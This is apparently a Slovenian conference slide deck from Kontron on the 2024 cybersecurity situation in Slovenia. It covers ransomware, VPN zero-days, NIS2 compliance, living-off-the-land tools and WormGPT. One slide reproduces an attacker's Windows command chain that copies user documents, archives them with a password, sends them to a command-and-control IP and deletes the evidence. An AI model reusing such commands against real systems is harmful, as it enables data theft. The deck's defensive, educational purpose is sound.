
kontron

Kakšno je stanje kibernetski varnosti v Republiki Sloveniji

Uroš Majcen
Direktor za kibernetsko odpornost

Attacks always get better; they never get worse

- Da se razumemo:
  - Better not worse pomeni, da se napadalci izboljšujejo in napredujejo in z tem tudi napadi
- Kdo je to izjavil ?
  - Bruce Schneier
    - https://www.schneier.com/
    - Izjava že iz julija 2009 in še kako drži in to predavanje bo to pokazalo



Stanje kibernetske varnosti v Republiki Sloveniji

- Slovenija ni nobena izjema, ker napadalci ne izbirajo
  - Motiv
    - Denar -ransomware as a service
      - Opažamo pojav novih in novih skupin
        - 2023: Rashyida, Akira
        - 2024: .FOG
    - Globalni dejavniki, zunanja politika
      - Zadnji primer: DDOS napadi
        - Ne pozabimo: ne ransomware ampak wiper
  - Priložnost
    - Ranljivost, ki jo lahko izkoristijo, obstaja.
      - In da, jo bodo izkoristili
        - Ransomware as a service je organizirana služba; posamezen “napadalec” se naenkrat ukvarja z do 10 potencialnimi tarčami

ŠE VEDNO: VSTOPNA TOČKA NAPADALCA

Skeniranje javnih storitev

- znane ranljivosti
- 0-day ranljivosti

Socialni inženirning

- phishing
- spear phishing
- whaling
- smishing

Trendi in stanje v letu 2024

- Problemi z ranljivostmi v VPN sistemih in požarnih pregradah
  - Trend se je začel v letu 2023, v letu 2024 je to dobilo pospešel
  - Pri veliko incidentov, ki smo jih obravnavali dosedaj v letu 2024 je bil VPN vstopni vektor
  - Samo nekaj primerov: 0day v FortiNet, CISCO ASA, PaloAlto
  - Napadalci ves čas “skenirajo” za zaznavo tovrstnih ranljivosti
  - 2 kritična trenutka:
    - Preden je 0day objavljen: primer Baracuda
    - Ko je 0day objavljen in preden je na voljo popravek

Trendi in stanje v letu 2024

- “Padec” enterprise programske opreme
  - Že v preteklosti smo imeli opravke z problemi in ranljivostmi v Jiri
  - 2023 in sedaj še bolj v 2024: Vmware, Citrix NetScaler, F5

Trendi in stanje v letu 2024

- Stanje kibernetske higiene
  - Slabe prakse v OT okolju
    - Oddaljeni dostop in raba različnih orodij
  - Problem stanja segmentacije omrežja
  - Pravice uporabnikov
  - Nadzor in spremljanje

Ampak, Slovenija tukaj ni izjema.

Trendi in stanje v letu 2024

1. Supply Chain napadi
   - Oceniti varnostno postavitev svojih dobaviteljev, izvajanje rednih varnostnih revizij
2. Sofisticirani ransomware napadi
   - Redni backupi, robustne zaščite končnih točk, usposabljanje zaposlenih
3. AI in LOTL napadi
   - Vlaganje v orodja in rešitve katere delujejo na principu zaznav obnašanja (Behavioral analytics tools)
4. Ozaveščanje in usposabljanje
   - Izvajanje rednih usposabljanj in simulacij socialnega inženiringa
5. Proaktivno iskanje groženj in odzivanje na incidente
   - Iskanje IOC in groženj še preden se te zgodijo

Izzivi, ki čakajo organizacije v 2024/2025

Skladnost ali zaščita?

- Organizacije bodo prisiljene spremeniti "mind set" glede kibernetske varnosti
- Dodatni stroški morebitnih novih tehničnih rešitev
- Prevzgoja zaposlenih in IT ekipe
- Zagotavljanje skladnosti – časovno okno

Izzivi, ki čakajo organizacije v 2024/2025

Skladnost ali zaščita?

› Skladnost z NIS 2.0 direktivo se v velikem delu prekriva z **GDPR** in **ISO27001**

Aspect	NIS2	ISO27001:2022
Origin	EU Legal Act	ISO voluntary standard
Scope	Essential services, important entities, and certain digital service providers in the EU	Any organization
Purpose	Ensure a high common level of cybersecurity across the EU	Provide a framework for information security management
Requirements	Technical and organizational measures, incident reporting, cooperation, information provision, compliance with codes of conduct or standards of practice	Provide a framework for information security management
Annex A Controls	Not specified, but can be aligned with ISO/IEC 27002:2022	Specified and updated to reflect new technologies and threats
Certification	Not mandatory, but possible at the national level	Not mandatory, but possible at the international level

ANALIZA PODATKOV

kontron

Proaktivno

IOC (Indicator of Compromise)

- DOMENA / URL
  - https://www.jcswcd[.]com/?wd=cqyahznz
- IP naslov
  - 201.201.100[.]100
- Datoteka
  - Invoice.exe
- Proces
  - Csrss.exe
- MD5 hash
  - c0202cf6aeab8437c638533d14563d35

Reaktivno

Napadalec kopira celotno mapo “Documents” v Temp mapo

```
/C copy C:\Users\Uporabnik\Documents\* C:\Users\Uporabnik\AppData\Local\Temp\* /y
```

S pomočjo 7zip programa zapakira, skompresira ter zaščiti z geslom celotno vsebino

```
/C c:\PROGRA~3\7-Zip\7z.exe a -tzip -pgeslo123@ -v512k C:\Users\Uporabnik\AppData\Local
\Temp\podatki.zip C:\Users\Uporabnik\AppData\Local\Temp\tmp
```

S pomočjo naložene zlonemerne programske kode pošlje podatke na C&C strežnik

```
/C C:\Users\Uporabnik\AppData\Local\Folder\Malware.exe 201.201.100.100 C:\Users\Uporabnik\AppData
\Local\Temp\podatki.zip
```

Izbriše vse sledi za sabo

```
/C del C:\Users\Uporabnik\AppData\Local\Temp\podatki.zip /f
```

ZGOLJ ORODJA DANES NISO VEČ DOVOLJ

kontron

Living Off The Land napadi (LOTL)

Tool	Used For	Used To	Used By
PowerShell	Versatile scripting language and shell framework for Windows systems	Execute malicious scripts, maintain persistence, and evade detection	LockBit, Vice Society, Royal, BianLian, ALPHV, Black Basta
PsExec	Lightweight command-line tool for executing processes on remote systems	Execute commands or payloads via a temporary Windows service	LockBit, Royal, ALPHV, Play, BlackByte
WMI	Admin feature for accessing and managing Windows system components	Execute malicious commands and payloads remotely	LockBit, Vice Society, Black Basta, Dark Power, Cl0p, BianLian
Mimikatz	Open source tool for Windows security and credential management	Extract credentials from memory and perform privilege escalation	LockBit, Black Basta, Cuba, ALPHV

Vir: https://www.malwarebytes.com/blog/business/2023/04/living-off-the-land-lotl-attacks-detecting-ransomware-gangs-hiding-in-plain-sight

AI napadi

Tech

ChatGPT rival with 'no ethical boundaries' sold on dark web

Europol warns AI tool is 'extremely useful' for cyber criminals

Anthony Cuthbertson • Comments

How to get a better response from ChatGPT or Bard

A ChatGPT-style AI tool with "no ethical boundaries or limitations" is offering hackers a way to perform attacks on a never-before-seen scale, researchers have warned.

Cyber security firm SlashNext observed the generative artificial intelligence WormGPT being marketed on cybercrime forums on the dark web, describing it as a "sophisticated AI model" capable of producing human-like text that can be used in hacking campaigns.

"This tool presents itself as a blackhat alternative to GPT models, designed specifically for malicious activities," the company explained in a blog post.

"WormGPT was allegedly trained on a diverse array of data sources, particularly concentrating on malware-related data."

The researchers conducted tests using WormGPT, instructing it to generate an email intended to pressure an unsuspecting account manager into paying a fraudulent invoice.

Vir: https://www.independent.co.uk/tech/chatgpt-dark-web-wormgpt-hack-b2376627.html

Kontakt

Uroš Majcen
Direktor za kibernetsko odpornost
E: uros.majcen@kontron.si
T: +386 30 609 499

Kontron, d. o. o.
Ljubljanska cesta 24a
4000 Kranj, Slovenia
www.kontron-slovenia.com